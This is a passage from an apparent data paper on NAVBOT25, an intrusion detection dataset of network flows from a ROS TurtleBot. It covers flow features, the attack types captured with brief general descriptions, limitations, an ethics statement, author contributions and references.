35	Bwd IAT Max	Maximum inter-arrival time in the backward direction.	Float
36	Bwd IAT Min	Minimum inter-arrival time in the backward direction.	Float
37	Fwd PSH Flags	Number of TCP PSH (Push) flags in the forward direction.	Integer
38	Bwd PSH Flags	Number of TCP PSH (Push) flags in the backward direction.	Integer
39	Fwd URG Flags	Number of TCP URG (Urgent) flags in the forward direction.	Integer
40	Bwd URG Flags	Number of TCP URG (Urgent) flags in the backward direction.	Integer
41	Fwd Header Len	Length of the header in the forward direction.	Integer
42	Bwd Header Len	Length of the header in the backward direction.	Integer
43	Fwd Pkts/s	Number of packets in the forward direction per second.	Float
44	Bwd Pkts/s	Number of packets in the backward direction per second.	Float
45	Pkt Len Min	Minimum length of a packet.	Float
46	Pkt Len Max	Maximum length of a packet.	Float
47	Pkt Len Mean	Mean length of a packet.	Float
48	Pkt Len Std	Standard deviation of packet lengths.	Float
49	Pkt Len Var	Variance of packet lengths.	Float
50	FIN Flag Cnt	Count of TCP FIN flags.	Integer
51	SYN Flag Cnt	Count of TCP SYN flags.	Integer
52	RST Flag Cnt	Count of TCP RST flags.	Integer
53	PSH Flag Cnt	Count of TCP PSH flags.	Integer
54	ACK Flag Cnt	Count of TCP ACK flags.	Integer
55	URG Flag Cnt	Count of TCP URG flags.	Integer
56	CWE Flag Count	Count of TCP CWE flags.	Integer
57	ECE Flag Cnt	Count of TCP ECE flags.	Integer
58	Down/Up Ratio	Ratio of download to upload traffic.	Float
59	Pkt Size Avg	Average size of the packet.	Float
60	Fwd Seg Size Avg	Average segment size (forward).	Float
61	Bwd Seg Size Avg	Average segment size (backward).	Float
62	Fwd Byts/b Avg	Average bytes per bulk (forward).	Integer
63	Fwd Pkts/b Avg	Average packets per bulk (forward).	Integer
64	Fwd Blk Rate Avg	Average bulk rate (forward).	Integer
65	Bwd Byts/b Avg	Average bytes per bulk (backward).	Integer
66	Bwd Pkts/b Avg	Average packets per bulk (backward).	Integer
67	Bwd Blk Rate Avg	Average bulk rate (backward).	Integer
68	Subflow Fwd Pkts	Packets in subflow (forward).	Integer
69	Subflow Fwd Byts	Bytes in subflow (forward).	Integer
70	Subflow Bwd Pkts	Packets in subflow (backward).	Integer
71	Subflow Bwd Byts	Bytes in subflow (backward).	Integer
72	Init Fwd Win Byts	Initial window bytes (forward).	Integer
73	Init Bwd Win Byts	Initial window bytes (backward).	Integer
74	Fwd Act Data Pkts	Actual data packets (forward).	Integer
75	Fwd Seg Size Min	Minimum segment size (forward).	Integer
76	Active Mean	Mean time flow was active before idle.	Integer

Real Robot System		o	o
Benign		o	o
Attack Types	Port Scanning	x	o
	DoS	o	o
	Real Robot System	o	o
	SSH Brute Forcing	x	o
	Unauthorized Subscriber	o	o
	Subscribing Flood	o	o
	Publishing Flood	x	o
	Unauthorized Publisher	o	x
	Reverse Shell	x	o
Labelling		o	o

These attack types were chosen for their relevance to real-world threats in autonomous robotics:

- ***DoS:*** *Floods network or exhausts resources to disrupt node communication[6].*
- ***Port Scanning:*** *Uses tools like Nmap to find open services for later exploitation[7].*
- ***SSH Brute Force:*** *Repeated login attempts to gain shell access and potentially compromise the host[8].*
- ***Reverse Shell:*** *Opens an outbound shell from the TurtleBot to an attacker's machine, bypassing firewalls[9].*
- ***Unauthorized Subscriber:*** *Subscribes to all ROS topics without permission, exposing sensor and control data[10].*
- ***Subscriber Flood:*** *Overloads the ROS Master with fake subscriber requests, degrading performance[10].*
- ***Publisher Flood:*** *Overwhelms subscribers by repeatedly publishing to legitimate topics, distorting commands[10].*

LIMITATIONS

The data collection and processing pipeline in this study relied heavily on tools such as tcpdump and CICFlowMeter. Any limitations, biases, or inaccuracies inherent in these tools could potentially affect the quality and completeness of the dataset.

The experimental setup was confined to a small-scale laboratory environment, resulting in a relatively limited volume of traffic captures. Consequently, the dataset size may be insufficient to capture all possible variations in real-world deployments.

The dataset covers a limited set of eight attack types, including DoS, Unauthorized Publish, Unauthorized Subscribe, and Subscriber Flood attacks. Many other attack types relevant to ROS-based systems were not included in this dataset, which may limit the detection capabilities for unseen threats.

Finally, the dataset primarily focuses on TCP, UDP, and HTTP protocols, which are the commonly used in ROS environments. Systems utilizing other customized or additional protocols may not be fully represented by this dataset.

ETHICS STATEMENT

The authors confirm that they have read and followed the ethical requirements for publication in Data in Brief. The current work did not involve human participants, animal experiments, or data collected from social media platforms.

CREDIT AUTHOR STATEMENT

Nawfal Syafi' Bin Zailan: Conceptualization, Data curation, Methodology, Software, Validation, Formal analysis, Investigation, Writing – original draft, Visualization.

Lee-Yeng Ong: Supervision, Project administration, Writing – review & editing, Funding acquisition.

Heng-Siong Lim: Supervision, Resources, Writing – review & editing.

DECLARATION OF COMPETING INTERESTS

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

REFERENCES

[1] B. Dieber, B. Breiling, S. Taurer, S. Kacianka, S. Rass, and P. Schartner, "Security for the Robot Operating System," *Rob Auton Syst*, vol. 98, pp. 192–203, Dec. 2017, doi: 10.1016/j.robot.2017.09.017.

[2] Elif De ˘girmenci, Yunus Sabri Kırca, Ilker Özçelik, and Ahmet Yazıcı, "ROSIDS23: Network intrusion detection dataset for robot operating system," 2023, doi: 10.5281/zenodo.10014434.

[3] I. Sharafaldin, A. Gharib, A. H. Lashkari, and A. A. Ghorbani, "Towards a Reliable Intrusion Detection Benchmark Dataset," *Software Networking*, vol. 2017, no. 1, pp. 177–200, 2017, doi: 10.13052/jsn2445-9739.2017.009.

[4] Nawfal Syafi' Bin Zailan, "NAVBOT25 Zenodo repository," 2025.

[5] R. Amsters and P. Slaets, "Turtlebot 3 as a robotics education platform," in *Advances in Intelligent Systems and Computing*, Springer Verlag, 2020, pp. 170–181. doi: 10.1007/978-3-030-26945-6_16.

[6] S. Babu Bastola, S. Shakya, and S. Sharma, "Distributed Denial of Service Attack Detection on Software Defined Networking Using Deep Learning."

[7] *Proceedings of the 2008 16th IEEE International Conference on Networks : December 12-14, 2008, held at India Habitat Centre, New Delhi, India*. IEEE, 2008.

[8] K. Hynek, T. Beneš, T. Čejka, and H. Kubátová, "Refined Detection of SSH Brute-Force Attackers Using Machine Learning," in *IFIP Advances in Information and Communication Technology*, Springer Science and Business Media Deutschland GmbH, 2020, pp. 49–63. doi: 10.1007/978-3-030-58201-2_4.

[9] W. Alsabbagh, C. Kim, N. S. Patil, P. Langendoerfer, and P. Langendörfer, "Hacking the Backbone: Shell Reverse Attacks on IIoT Systems," 2018, doi: 10.13140/RG.2.2.23097.79207.

[10] E. Degirmenci, Y. S. Kirca, E. N. Yolacan, and A. Yazici, "An Analysis of DoS Attack on Robot Operating System," *Gazi University Journal of Science*, vol. 36, no. 3, pp. 1050–1069, Sep. 2023, doi: 10.35378/gujs.976496.